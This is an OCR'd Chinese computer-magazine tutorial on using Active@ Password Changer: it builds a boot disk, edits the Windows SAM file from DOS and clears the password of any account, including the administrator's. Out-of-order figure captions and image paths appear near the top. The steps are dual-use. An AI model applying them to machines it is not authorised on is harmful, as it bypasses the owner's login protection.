


图3




图2



图4




图5




图6




图7

快速"搞定"失落的Windows密码

花的神明

在Windows使用过程中，忘记系统的登录密码是最让人烦恼的事，Windows的用户管理机制可是"铁面无情"，没有了登录密码，再着急也进不了系统，为此而费时费力的重装系统实在不划算。Active@ Password Changer（以下简称APC）可以帮您快速的将系统中任何用户的密码清空，让您不再为遗忘Windows密码而烦恼。APC功能强大，支持WindowsNT/2000/2003/XP等系统，支持IDE、ATA、SATA和SCSI等磁盘类型，以及FAT16、FAT32、NTFS、NTFS5等各种分区格式，对大容量硬盘支持的很好。即使电脑中安装有多个硬盘，存在多个不同版本的Windows，APC同样能在弹指间"搞定"任意Windows系统中的任何用户的登录密码。

利用APC重设Windows密码，首先需要制作专用系统引导盘，APC能够生成多种类型的引导盘，包括软盘、优盘和光盘。点击"开始"→"程序"→"Active@ Password Changer"→"Bootable Disk Creator"，打开引导盘制作窗口（图1），在"Drive to format"面板的"Removable"列表中选择软盘或者优盘盘符，如果勾选"Add USB support"项，当使用专用引导盘启动成功后，可以直接使用系统中存在的USB设备，如果勾选"Add CD-ROM support"项，则能够使用光驱设备。设置完成后点击"START"按钮，即可将软盘或优盘做成引导盘。当然，ACP也可以生成引导型光盘，在ACP的安装目录下有一个名为Pwd-changer-boot-cd.iso的光盘映像文件，使用刻录工具将其恢复到刻录盘上，就能生成专用引导光盘。




图 1

重新启动电脑，在主板BIOS设置中配置好引导盘类型（例如以光盘启动）。然后利用制作好的启动盘引导系统，引导成功后进入DOS系统。在命令行下执行引导盘上的PWD_CHNG.EXE文件，出现APC运行界面（图2）。




图 2

在"Options"程序界面中的"Your choice："中输入"1"，选择第一项"Choose Logical Drive"，让APC自动搜寻系统中存在的硬盘设备。很快APC列出系统中存在的所有逻辑盘（图3），包括磁盘编号，分区类型，磁盘卷标，磁盘容量等参数。即使系统中存在多个磁盘，安装有多个不同版本的Windows系统，APC都可以逐一识别。根据需要选择Windows系统所在的逻辑盘，在"Your choice："中输入磁盘编号。在"MS SAM Database (s) on all Logical drives"程序界面（图4）中列出ACP在指定系统分区上搜索到的所有SAM文件，出于种种原因，在系统盘的不同位置可能存在多个SAM文件，一般来说，选择系统目录中的System32\Config文件夹中的SAM文件即可。




图 3




图 4

在"Your choice："输入合适的SAM文件的编号，ACP自动分析选择的SAM文件，在"USER LIST"程序面板（图5）中列出包含在SAM文件中所有用户信息，包括用户编号，帐号RID，用户名，描述信息等。在"Your choice："中输入需要重设密码的用户编号（可以是任意用户，包括系统管理员），在"User's Account parameters"程序界面（图6）可以更改指定用户的配置信息，选中其中的"Clear this user's password"项，表示将该用户的密码清空，此外，"User must change password at next time"项表示用户在下次登录需要改变密码，"Password never expires"项表示密码用不过期，"Account is disabled"项表示帐户禁用，"Account is locked out"项表示锁定帐户，以上各项可以需要进行选择，APC还允许设置指定用户在哪些时段




图 5

可以正常登录，按下Page Down按钮，打开允许登录时段设置界面（图7），可以按照星期数自由的设定在每天哪些时段（以小时为单位）允许正常登录。

设置完成后按Page Up键返回，最后，在“User's Account parameters”程序界面中按下“Y”键，表示让APC修改SAM文件，更新用户信息，这样，指定用户的密码就被清空了，重启电脑，按照正常顺序引导系统，这样，用户可以用空密码登录系统了。

